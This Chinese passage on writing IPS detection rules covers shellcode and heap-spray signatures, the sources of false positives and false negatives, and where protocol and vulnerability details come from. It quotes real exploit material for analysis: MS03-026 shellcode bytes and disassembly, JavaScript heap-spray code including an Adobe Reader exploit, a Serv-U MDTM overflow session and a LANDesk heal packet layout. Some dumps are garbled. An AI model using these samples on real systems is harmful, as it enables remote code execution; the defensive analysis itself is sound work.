写 **Shellcode** 是个比较麻烦的事，而且有很多现成的模块可用（比如强大的 **MetaSploit** 的 **Shellcode** 生成器），因此大多 **Exploit** 只是简单地引用而已。其实只需要记住，这个世界上能够做出开创性贡献的只是少数人，其他的人基本上只会拷贝粘贴，相对好的会做些修改，所以恶意代码才会有家族化的现象。而且，在各种约束条件下，**Shellcode** 要想实现得短小精悍，不可能有太多等价的不同实现方式。

对 **Shellcode** 的检测有不少方法，从最简单的静态特征指令的匹配到复杂的动态基于模拟执行都有方案，就看使用场景的适用性。

➤ **HeapSpray Code**

浏览器类漏洞利用中极常见，各种商业或非商业的 **Exploit Pack** 都有自己的特征明显的库，可以通过匹配这个组件来识别它们。

➤ 不常见的编码与混淆

大多数的客户端攻击都有一定的混淆措施以逃避检测或对抗分析，可是混淆本身就是可疑的特征，恶意代码的熵与正常的有显著的分别。

实例：

- **Microsoft Windows DCOM RPC 接口长主机名远程缓冲区溢出漏洞（MS03-026）**

Exploit 中夹带的是典型的自解码 MetaSploit Shellcode，使用基于浮点指令的自定位方式，对于这种 Shellcode 的解码器做粗略的静态匹配检测其实只要匹配 “\xd9\x74\x24\xf4” 就可以了。

No.	Time	Source	Destination	Protocol	Length	Info
12	14.000000	202.106.1.7	172.16.100.73	TCP	62	ischa
14	14.000000	172.16.100.73	202.106.1.7	TCP	62	epmap
15	14.000000	202.106.1.7	172.16.100.73	TCP	60	ischa
16	14.000000	202.106.1.7	172.16.100.73	DCERPC	610	Bind:
17	14.000000	172.16.100.73	202.106.1.7	DCERPC	378	Bind:
18	14.000000	202.106.1.7	172.16.100.73	TCP	1514	[TCP
19	14.000000	202.106.1.7	172.16.100.73	REMACT	266	Remot
20	14.000000	202.106.1.7	172.16.100.73	TCP	60	ischa

[window size scaling factor: -2 (no window scaling used)]	
<input checked="" type="checkbox"/>	Checksum: 0xe050 [validation disabled]
<input checked="" type="checkbox"/>	[SEQ/ACK analysis]
TCP segment data (1460 bytes)	

0310	7d 10 d4 99 72 1d 9f 4f	91 bb 4b 7a 3f 92 b2 99	}...r..O..Kz?..
0320	b7 b1 b9 25 b8 0c b3 fc	80 c0 d5 34 8d 42 40 93	...%...4.B@.
0330	15 90 05 bf 49 3c f5 98	9b 97 7c 14 38 d4 81 f8	...I<... .8..
0340	48 67 27 35 eb 04 4a 39	f9 37 3d be 47 b4 4e 96	Hg'S..j9.=.G.N.
0350	d6 1c b0 46 a8 41 66 a9	2d 2c fd ba b5 24 b6 43	...F.Af...\$.C
0360	6a 4c 59 d9 ee d9 74 24	f4 5b 81 73 13 17 6d 25	jLY...t\$[.S.m
0370	bb 83 eb fc e2 f4 96 a9	71 49 e8 92 d9 53 9e 6d	...QI...S.m
0380	25 bb 77 e4 c0 8a c5 09	ae e9 27 e6 77 b7 9c 3f	%..w...w...?
0390	31 30 65 45 2a 0c 5d 4b	14 44 26 ad 89 87 76 11	10eE*.]K.D&...v.
03a0	27 97 37 ac ea b6 16 aa	c7 4b 45 3a ae e9 07 e6	.7....KE:....
03b0	67 87 16 bd ae fb 6f e8	e5 cf 5d 6c f5 eb 9c 25	g...o...l]...%
03c0	3d 30 4f 4d 24 68 f4 51	6c 30 23 e6 24 6d 26 92	-00M\$..Q 10#. \$m&.
03d0	14 7b bb ac ea b6 16 aa	1d 5b 62 99 26 c6 ef 56	...[b.&..V
03e0	58 9f 62 8f 7d 30 4f 49	24 68 71 e6 29 f0 9c 35	X.b.}00I \$hq.).5
03f0	39 ba c4 e6 21 30 16 bd	ac ff 33 49 7e e0 76 34	9...!0...3I~.v4
0400	7f ea e8 8d 7d e4 4d e6	37 50 91 30 4d 88 25 6d	...M. 7P.OM.%m
0410	25 d3 60 1e 17 e4 43 05	69 cc 31 6a da 6e af fd	%...C.i.lj.n..
0420	24 bb 17 44 e1 ef 47 05	0c 3b 7c 6d da 6e 47 3d	\$.D..G. ; m.ng-
0430	75 eb 57 3d 65 eb 7f 87	2a 64 f7 92 f0 2c 26 b6	u..w.e...*d...&.
0440	76 d3 15 6d 76 7e 9e 8b	4f ab 41 3a 4d 79 cc 5a	V..mv~...O.A:My.Z
0450	42 44 c2 3e 72 d3 a0 84	1d 44 e8 b8 76 e8 40 05	BD.>r...D..v.@.
0460	51 57 2c 8c da 6e 40 fa	4d ce 79 20 44 44 c2 07	Qw...n@. M.y DD..
0470	25 d1 13 3b 72 d3 15 b4	ed e4 e8 b8 ae 8d 7d 2d	%..r...}-
0480	4d bb 07 6d 25 ed 7d 6d	4d e3 b3 3e c0 44 c2 fe	M..m%.jm M..>.D..
0490	76 d1 17 3b 76 ec 7f 6f	fc 73 48 92 f0 ba d4 44	V..v..o..SH...D
04a0	e3 3e e1 18 c9 78 eb 0f	15 c7 f3 16 ff 74 0d 24	>...X...t.\$
04b0	6a 77 e9 87 fc ff ff e9	7a fc ff ff 0b 60 16 c1	jw...Z...%
04c0	d8 ed 25 e7 67 b1 df 17	c9 57 56 23 28 f2 53 39	...g...wv(.s9
04d0	47 ce 35 90 ac ce d8 d2	70 fb 47 87 1b 68 bf ff	G.5....p.G..h..
04e0	05 ed c3 a6 ac fb 3a d5	24 ef e6 05 e4 58 c4 e4\$....X..
04f0	4c 13 d1 52 9e 53 a3 2d	8f 14 a8 3d fb 85 3c 91	L..R.S.-...=<..
0500	5e c2 6c 08 19 b4 f6 65	ad 3c af a2 36 cb a0 79	A.l....e<..6..y
0510	c7 4a 16 fb af 5a 08 04	28 9f f9 fd 4c 69 6f 69	.j...Z...(.Lioi
0520	59 52 6b 65 48 31 55 67	79 42 4f 67 66 6e 61 74	YRkeHlUg yBogfnat
0530	74 6e 33 47 45 37 4c 52	72 4f 46 77 51 34 67 52	tn3GE7LR rOfwQ4gR
0540	51 66 41 5a 57 77 67 75	69 30 77 42 6d 69 39 44	QfAZwWgu iOw8mi9D
0550	51 30 4e 55 49 43 53 37	4b 50 72 58 36 55 42 52	Q0NUIC57 KPrX6UBR
0560	76 7a 52 56 69 75 55 34	50 6c 4c 4e 5a 52 76 42	vzRViuU4 PLINZrVB
0570	35 71 36 49 53 35 5a 54	4e 36 38 7a 5a 70 36 66	Sq6ISSZT N682zp6f
0580	4a 41 31 64 35 76 47 4b	46 55 36 72 68 62 63 66	JAId5VGK Fu6rhbcf
0590	52 30 4f 53 39 44 39 73	67 4b 6f 38 6b 61 76 6d	R00S9D9s gko8kavm
05a0	34 56 33 69 6d 4c 70 6c	67 73 65 36 44 52 46 53	4v31mlpl gse6DRFS
05b0	6a 62 52 74 33 4f 6e 70	5a 52 53 73 48 32 79 55	jbRT30np ZR5sH2yU
05c0	79 6b 50 73 45 50 33 45	44 46 32 5a 6a 67 34 44	ykPsEP3E DF2Zjg4D
	76 53 7a 50 31 78	6a 4e 50 69 51 4a 35 43	YtVSzPlx jNPiQJ5C
	54 47 7a 6f 58 4a	57 68	MOTGzOxJ wh

```

seg000:00000C1C 60 4C push 4Ch ; 'L'
seg000:00000C1E 59 pop ecx
seg000:00000C1F D9 EE fldz
seg000:00000C21 D9 74 24 F4 fnstenv byte ptr [esp-0Ch]
seg000:00000C25 5B pop ebx
seg000:00000C26
seg000:00000C26 loc_C26:
seg000:00000C26 81 73 13 17 6D 25 BB xor dword ptr [ebx+13h], 0BB256D17h
seg000:00000C2D 83 EB FC sub ebx, 0FFFFFFFCh
seg000:00000C30 E2 F4 loop loc_C26
seg000:00000C32 96 xchg eax, esi
seg000:00000C33 A9 71 49 E8 92 test eax, 92E84971h
seg000:00000C38 D9 53 9E fst dword ptr [ebx-62h]
seg000:00000C3B 6D insd
seg000:00000C3C 25 BB 77 E4 C0 and eax, 0C0E477BBh
seg000:00000C41 8A C5 mov al, ch
seg000:00000C43 09 AE E9 27 E6 77 or [esi+77E627E9h], ebp
seg000:00000C49 B7 9C mov bh, 9Ch ; '
seg000:00000C4B 3F aas
seg000:00000C4C 31 30 xor [eax], esi
seg000:00000C4E db 65h
seg000:00000C4E inc ebp
seg000:00000C50 2A 0C 5D 4B 14 44 26 sub cl, ds:2644144Bh[ebx*2]
seg000:00000C57 AD lodsd
seg000:00000C58 89 87 76 11 27 97 mov [edi-68D8EE8Ah], eax
seg000:00000C5E 37 aaa
seg000:00000C5F AC lodsb
seg000:00000C60 EA B6 16 AA C7 4B 45 jmp far ptr 454Bh:0C7A016860

```

- 各种浏览器或 ActiveX 漏洞利用的通用 HeapSpray Code 特征
通过匹配一些关键字就可以了，当然前提是能够解除代码的混淆。

```
function spray(sc)
{
var infect=unescape(sc.replace(/dadong/g,"\\x25\\x75"));
var heapBlockSize=0x100000;
var payloadSize=infect.length*2;
var szlong=heapBlockSize-(payloadSize+0x038);
var retVal=unescape("%u0a0a%u0a0a");
retVal=getSampleValue(retVal,szlong);
aaablk=(0x0a0a0a0a-0x100000)/heapBlockSize;
zzchuck=new Array(); // <- heap spray
for(i=0;i<aaablk;i++){zzchuck[i]=retVal+infect}
}

var a1="dadong";

/* shellcode */
spray(a1+"9090"+a1+"dadong9090dadong9090dadongE1D9dadong34D9dadong
dong3080dadong4021dadongFAE2dadong17C9dadong2122dadong4921dadong01
ng85D2dadongF1DEdadongD7C9dadongqDEDEdadongqC9DEdadongq221Cdadongq2121
```

[illegible]

```


function exploit() {
  function sdlfkasdfiasdflaksdflaf(number) {
    large_hahacode =
    unescape("%u02ba%u0202%u8002%uffca%u6a42%u5843%ucd52"+
             "%u5a2e%u053c%uf174%u8042%ufcfa%ueb77%u8fb8"+
             "%u9050%u4058%u023b%uf075%ue2ff");
    var large_heap = unescape("%u1e1e%u0c1c");
    while (large_heap.length <= number) large_heap += large_heap;
    large_heap = large_heap.substring(0, 32768 - large_hahacode.length);
    memory = new Array();
    for (i = 0; i < 0x1024; i++) {
      memory[i] = large_heap + large_hahacode;
      slide + shellcode
    }
    this.printSeps();
  }
  number = 10000;
  number = number * 3 + 2768;
  var a = app.viewerVersion;
  if ((a >= 8) || (a < 10)) sdlfkasdfiasdflaksdflaf(number)
  else exit();
}
this.exploit()

```

This is the shellcode

➤ PDF 文件中的不常见编码方式

PDF 文件规范支持 “/#xx” 格式的字符编码，可事实上在正常的文档中基本不会使用这类编码，但这种编码在恶意文件中经常被使用来逃避简单地基于字符串匹配的检测，其实只要在文档中发现有使用这种编码就可以基本上标记为恶意。



漏洞分析与规则的漏报误报

对于 IPS 产生的告警，我们经常可以看到漏报和误报的概念，简单说，漏报就是没有检测到真正的攻击，误报是对正常的行为产生告警。可误报和漏报来源是什么呢？

抛开基于异常的检测不谈（从原理上说很难杜绝漏报误报），对于具体漏洞利用的检测，为了说清楚漏误报的来源，必须引入一个概念：**触发漏洞的必要条件集**，由漏洞的触发所需的所有的及必要的条件构成的集合。有了这个概念，检测规则的漏报和误报的来源可以归纳为如下两点：

- 误报来源于规则的检测特征未能完全覆盖漏洞触发必要条件集中的所有条件
- 漏报来源于规则的检测特征包含了漏洞触发必要条件集以外的无关特征

理论上，规则所检测特征正好与触发漏洞必要条件一一对应，就不会有漏报和误报。现实情况是规则一般不需要覆盖所有的必要条件，只需要覆盖到足够多的条件就能把误报控制到可接受的水平，覆盖哪些条件及如何描述那些条件以在尽可能少消耗处理资源的情况下求得漏报与误报的最好平衡就是体现规则设计者的能力与经验的地方。

实例分析

Serv-U FTP 服务器 MDTM 命令远程缓冲区溢出漏洞（CVE-2004-0330）

这是一个早期 Windows 平台下当时比较流行的 Serv-U FTP 服务器软件在处理特定命令参数串时存在栈溢出漏洞，能以普通 FTP 账号登录到服务器的攻击者可以利用此漏洞通过溢出攻击在服务器上执行任意指令。漏洞利用攻击的会话如下图所示：

```
220 Serv-U FTP Server v4.0 for winSock ready...
USER test
331 User name okay, need password.
PASS test
230 User logged in, proceed.
MDTM 20031111111111+aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.....Ysw.....Ysw...^_
[.RRIAF.RRIAGC9;u.K.3.9s.u....SRIA.8.....u.....e.v2p.....P
(.f.eq.....f..2.P
(.f.eq....lq....f.u.....f.....f...A.....U.....f....Y.h..f....f...
I.....?.....u.....Y.P.X.2
{d...g...g.....f/....f...Y..f.....L.....D
z.....l.fe.Y5.y..XV..ark...x...D.....D....\....[...f...4.q;fff.])2
{tZ.....?.....u.....Y.P.X.2
{d...g...g.....f/....f.....!.....-.....^..b...._..f..p.....f/....f...f/....f..
f/....f...Y..f..qpdff...P%?...k..Q...h..v...Q...O..j..H...-....G...>D..J.
(.....SRIAhacked_by.sst
```

漏洞触发条件的详细分析可见：

<http://www.nsfocus.net/index.php?act=magazine&do=view&mid=2069>

总结起来，触发漏洞的客户端请求必须满足如下这些必要条件：

1. 有效 FTP 账号登录，也就是说要漏洞利用需要一个已登录的有效会话
2. 命令为 MDTM
3. 参数前 14 字节是一个合法的精确到秒的时间串，注意，不是任意的 14 个数字就可行的
4. 时间串后是 “+” 或 “-”
5. 紧接着大于 4 字节的非空格串

理论上规则的设计上需要一一覆盖上述的这些条件而不包含其他无关的特征匹配（状态以外的特征其实可以通过一个正则表达式描述），才能既无漏报也无误报地检测到相应的攻击。只有在对漏洞相关细节理解到如此的程度，才能完全地梳理出触发漏洞的必要条件集，这也是漏洞分析的价值所在。当然，事实上大多数 IPS 产品对此漏洞利用的检测并不需要如此精密，一般只需要确认命令是 MDTM，外加一个对参数长度的检查基本就能满足检测需求，除非有其他 MDTM 命令参数处理相关的漏洞攻击需要做出进一步的区分。

规则设计的信息来源

以下简要介绍一下漏洞利用检测规则设计时协议及漏洞细节的信息来源。

协议分析

添加网络攻击相关的规则时需要了解相关的网络协议，这里简单列一下从哪些来源获取信息。

➤ 公开协议

✧ RFC

- HTTP、FTP、SMTP、IMAP、POP3、IRC 等
- 实现上存在细微的差别，可以用来识别实现的软件

✧ ISO

- PDF、Office 等

```
Network Working Group                                R. Fielding
Request for Comments: 2616                          UC Irvine
Obsoletes: 2068                                     J. Gettys
Category: Standards Track                          Compaq/W3C
                                                    J. Mogul
                                                    Compaq
                                                    H. Frystyk
                                                    W3C/MIT
                                                    L. Masinter
                                                    Xerox
                                                    P. Leach
                                                    Microsoft
                                                    T. Berners-Lee
                                                    W3C/MIT
                                                    June 1999

                                Hypertext Transfer Protocol -- HTTP/1.1

Status of this Memo

This document specifies an Internet standards track protocol for the
Internet community, and requests discussion and suggestions for
improvements. Please refer to the current edition of the "Internet
Official Protocol Standards" (STD 1) for the standardization state
and status of this protocol. Distribution of this memo is unlimited.

Copyright Notice

Copyright (C) The Internet Society (1999). All Rights Reserved.

Abstract

The Hypertext Transfer Protocol (HTTP) is an application-level
protocol for distributed, collaborative, hypermedia information
systems. It is a generic, stateless, protocol which can be used for
many tasks beyond its use for hypertext, such as name servers and
distributed object management systems, through extension of its
request methods, error codes and headers [47]. A feature of HTTP is
the typing and negotiation of data representation, allowing systems
to be built independently of the data being transferred.

HTTP has been in use by the World-Wide Web global information
initiative since 1990. This specification defines the protocol
referred to as "HTTP/1.1", and is an update to RFC 2068 [33].
```

➤ 准公开协议

SMB、DCE-RPC、TDS 等，已经被 Hack 得差不多了，有非官方的文档和实现
WireShark 解码实现得不错。

SMB (Server Message Block Protocol)															
SMB Header															
Server Component: SMB															
[Response in: 7]															
SMB Command: Session Setup Andx (0x73)															
Error Class: Success (0x00)															
Reserved: 00															
Error Code: No Error															
+ Flags: 0x18															
+ Flags2: 0x2801															
Process ID High: 0															
Signature: 0000000000000000															
Reserved: 0000															
Tree ID: 0															
Process ID: 19521															
User ID: 0															
Multiplex ID: 10338															
Session Setup Andx Request (0x73)															
Word Count (wCT): 12															
AndxCommand: No further commands (0xff)															
Reserved: 00															
Andxoffset: 0															
Max Buffer: 65503															
Max Mpx Count: 2															
VC Number: 1															
Session Key: 0x00000000															
Security Blob Length: 91															
Reserved: 00000000															
+ Capabilities: 0x8000d05c															
Byte Count (BCC): 126															
+ Security Blob: 605906062b0601050502a04f304da00e300c060a2b060104...															
Native OS: windows 2000 2195															
Native LAN Manager: windows 2000 5.0															
0000	00	0c	29	93	54	f1	00	0c	29	65	79	c6	08	00	45 00 ..).T...)ey...E.
0010	00	e5	e1	ce	40	00	80	06	ca	27	0a	0a	1d	04	0a 0a@...
0020	1d	05	08	ff	01	bd	ea	fd	f2	c9	37	7a	dd	09	50 187z..P.
0030	fa	97	6a	0e	00	00	00	00	00	b9	ff	53	4d	42	73 00 ..j..... ..SMBS.
0040	00	00	00	18	01	28	00	00	00	00	00	00	00	00	00 00(.....
0050	00	00	00	00	41	4c	00	00	62	28	0c	ff	00	00	00 dfAL.. b(.....
0060	ff	02	00	01	00	00	00	00	00	5b	00	00	00	00	00 5c[.....\
0070	d0	00	80	7e	00	60	59	06	06	2b	06	01	05	05	02 a0~.Y. +.....
0080	4f	30	4d	a0	0e	30	0c	06	0a	2b	06	01	04	01	82 37 OOM..0.. .+.....7
0090	02	02	0a	a2	3b	04	39	4e	54	4c	4d	53	53	50	00 01;.9N TLMSSP..
00a0	00	00	00	01	02	08	00	09	00	09	00	20	00	00	00 10
00b0	00	10	00	29	00	00	00	57	4f	52	4b	47	52	4f	55 50 ...).w ORKGROUP
00c0	62	66	63	32	70	53	49	35	43	34	44	54	74	38	61 4a bfc2pSI5 C4DTt8aJ
00d0	57	69	6e	64	6f	77	73	20	32	30	30	30	20	32	31 39 windows 2000 219

➤ 私有协议

需要逆向工程，从数据的接收开始，跟踪对数据的全过程，猜测、验证、理解字段的划分和对应的含意。

实例：LANDesk QIP Server 服务 Heal 报文缓冲区溢出漏洞（CVE-2008-2468）

漏洞分析：

LanDesk管理套件是一款网络管理系统，可控制桌面，服务器和移动设备等。

LanDesk的QIP Server服务（qipsrvr.exe）默认监听于TCP 12175端口。进程使用从报文数据所获得的值以有漏洞的方式调用MultiByteToWideChar，恶意的heal请求可能允许攻击者控制到 StringToMap和StringSize参数的指针。目标缓冲区可能分配在栈上或堆上，而这两种情况都可能被溢出，导致以SYSTEM用户的权限执行任意指令。

细节：

QIP Server是LanDesk集成的来自Intel的服务，监听于TCP/12175端口，从代码大小看应该实现功能比较简单。由于得不到客户端与服务器之间的数据交互，只能通过对代码对数据处理流程逆向出请求数据的格式，得到的Heal请求的报文格式如下：

```
sdfx          # 请求头标记串
\x00\x00\x00\xe2  # 包含头部标记串在内的请求总长，BigEnd序
CC            # 2字节，可以是别的值，功能未知
\x5D\xEE      # 后续数据的校验和
\x00\xD4       # 后继数据的长度，BigEnd序
heal          # Heal请求的标记串，请求开始处
\xD4\x00      # 包括heal标记串在内的请求总长，LittleEnd序
CCCCCCCCCCCC  # 10字节，功能未知，可以是其他值
\x24\x00\x00\x00\x24\x00\x00\x00\x24\x00\x00\x00 # 4个指向后面数据的相对Heal请求头的偏移
A x 176       # 数据串
```

漏洞技术细节

在理解协议的基础上，还必须了解漏洞的细节，下面基本的信息来源。

➤ 漏洞公告

原始漏洞报告、Bugtraq、Full-Disclosure、Blog，一般独立安全研究者或机构提供的漏洞报告大多包含具体的技术细节甚至是 POC（这个是最有价值的），厂商的漏洞公告一般都是些外交辞令，没什么太多有用的信息。一个格式完整内容全面的漏洞报告可以是如下图这样：

```

TESO Security Advisory
06/10/2001

Multiple vendor Telnet Daemon vulnerability

Summary
=====

    Within most of the current telnet daemons in use today there exist a buffer
    overflow in the telnet option handling. Under certain circumstances it may
    be possible to exploit it to gain root privileges remotely.

Systems Affected
=====

    System | vulnerable | exploitable *
    -----|-----|-----
    BSDI 4.x default | yes | yes
    FreeBSD [2345].x default | yes | yes
    IRIX 6.5 | yes | no
    Linux netkit-telnetd < 0.14 | yes | ?
    Linux netkit-telnetd >= 0.14 | no | ?
    NetBSD 1.x default | yes | yes
    OpenBSD 2.x | yes | ?
    OpenBSD current | no | ?
    Solaris 2.x sparc | yes | ?
    <almost any other vendor's telnetd> | yes | ?

    * = From our analysis and conclusions, which may not be correct or we may
    have overseen things. Do not rely on this.

    Details about the systems can be found below.

Impact
=====

    Through sending a specially formed option string to the remote telnet
    daemon a remote attacker might be able to overwrite sensitive information
    on the static memory pages. If done properly this may result in arbitrary
    code getting executed on the remote machine under the privileges the
    telnet daemon runs on, usually root.

Explanation
=====

    Within every BSD derived telnet daemon under UNIX the telnet options are
    processed by the 'telrcv' function. This function parses the options
    according to the telnet protocol and its internal state. During this
    parsing the results which should be send back to the client are stored
    within the 'netobuf' buffer. This is done without any bounds checking,
    since it is assumed that the reply data is smaller than the buffer size
    (which is BUFSIZ bytes, usually).

    However, using a combination of options, especially the 'AYT' Are You There
    option, it is possible to append data to the buffer, usually nine bytes
    long. To trigger this response, two bytes in the input buffer are
    necessary. Since this input buffer is BUFSIZ bytes long, you can exceed the
    output buffer by as much as (BUFSIZ / 2) * 9) - BUFSIZ bytes. For the
    common case that BUFSIZ is defined to be 1024, this results in a buffer

```

现在很少有漏洞研究组织能提供上面这样专业的漏洞报告了。

➤ 漏洞补丁

✧ 开源软件的补丁

开源软件的源码级补丁使了解漏洞相关的细节变得非常容易。



```

diff --git a/source/librpc/gen_ndr/ndr_wkssvc.c b/source/librpc/gen_ndr/ndr_wkssvc.c
index 2af3587..07cf1a1 100644
--- a/source/librpc/gen_ndr/ndr_wkssvc.c
+++ b/source/librpc/gen_ndr/ndr_wkssvc.c
@@ -1385,10 +1385,10 @@ NTSTATUS ndr_pull_USER_INFO_0_CONTAINER(struct ndr_pull *ndr, int ndr_flags, str
     NDR_PULL_ALLOC_N(ndr, r->user0, ndr_get_array_size(ndr, &r->user0));
     _mem_save_user0_1 = NDR_PULL_GET_MEM_CTX(ndr);
     NDR_PULL_SET_MEM_CTX(ndr, r->user0, 0);
-    for (cntr_user0_1 = 0; cntr_user0_1 < r->entries_read; cntr_user0_1++) {
+    for (cntr_user0_1 = 0; cntr_user0_1 < ndr_get_array_size(ndr, &r->user0); cntr_user0_1++) {
         NDR_CHECK(ndr_pull_USER_INFO_0(ndr, NDR_SCALARS, &r->user0[cntr_user0_1]));
     }
-    for (cntr_user0_1 = 0; cntr_user0_1 < r->entries_read; cntr_user0_1++) {
+    for (cntr_user0_1 = 0; cntr_user0_1 < ndr_get_array_size(ndr, &r->user0); cntr_user0_1++) {
         NDR_CHECK(ndr_pull_USER_INFO_0(ndr, NDR_BUFFERS, &r->user0[cntr_user0_1]));
     }
     NDR_PULL_SET_MEM_CTX(ndr, _mem_save_user0_1, 0);
@@ -1631,10 +1631,10 @@ NTSTATUS ndr_pull_USER_INFO_1_CONTAINER(struct ndr_pull *ndr, int ndr_flags, str
     NDR_PULL_ALLOC_N(ndr, r->user1, ndr_get_array_size(ndr, &r->user1));
     _mem_save_user1_1 = NDR_PULL_GET_MEM_CTX(ndr);
     NDR_PULL_SET_MEM_CTX(ndr, r->user1, 0);
-    for (cntr_user1_1 = 0; cntr_user1_1 < r->entries_read; cntr_user1_1++) {
+    for (cntr_user1_1 = 0; cntr_user1_1 < ndr_get_array_size(ndr, &r->user1); cntr_user1_1++) {
         NDR_CHECK(ndr_pull_USER_INFO_1(ndr, NDR_SCALARS, &r->user1[cntr_user1_1]));
     }
-    for (cntr_user1_1 = 0; cntr_user1_1 < r->entries_read; cntr_user1_1++) {
+    for (cntr_user1_1 = 0; cntr_user1_1 < ndr_get_array_size(ndr, &r->user1); cntr_user1_1++) {
         NDR_CHECK(ndr_pull_USER_INFO_1(ndr, NDR_BUFFERS, &r->user1[cntr_user1_1]));
     }
     NDR_PULL_SET_MEM_CTX(ndr, _mem_save_user1_1, 0);
@@ -1953,10 +1953,10 @@ NTSTATUS ndr_pull_wkssvc_NetWkstaTransportCtr0(struct ndr_pull *ndr, int ndr fla
     NDR_PULL_ALLOC_N(ndr, r->array, ndr_get_array_size(ndr, &r->array));
     _mem_save_array_1 = NDR_PULL_GET_MEM_CTX(ndr);
     NDR_PULL_SET_MEM_CTX(ndr, r->array, 0);
-    for (cntr_array_1 = 0; cntr_array_1 < r->count; cntr_array_1++) {
+    for (cntr_array_1 = 0; cntr_array_1 < ndr_get_array_size(ndr, &r->array); cntr_array_1++) {
         NDR_CHECK(ndr_pull_wkssvc_NetWkstaTransportInfo0(ndr, NDR_SCALARS, &r->array[cntr_array_1]));
     }
-    for (cntr_array_1 = 0; cntr_array_1 < r->count; cntr_array_1++) {
+    for (cntr_array_1 = 0; cntr_array_1 < ndr_get_array_size(ndr, &r->array); cntr_array_1++) {
         NDR_CHECK(ndr_pull_wkssvc_NetWkstaTransportInfo0(ndr, NDR_BUFFERS, &r->array[cntr_array_1]));
     }
 }

```

◇ 二进制补丁比较

二进制的补丁想了解其修改了什么就非常困难，需要借助于专业的工具、丰富的经验和大量的逆向分析工作才有可能达到目的。



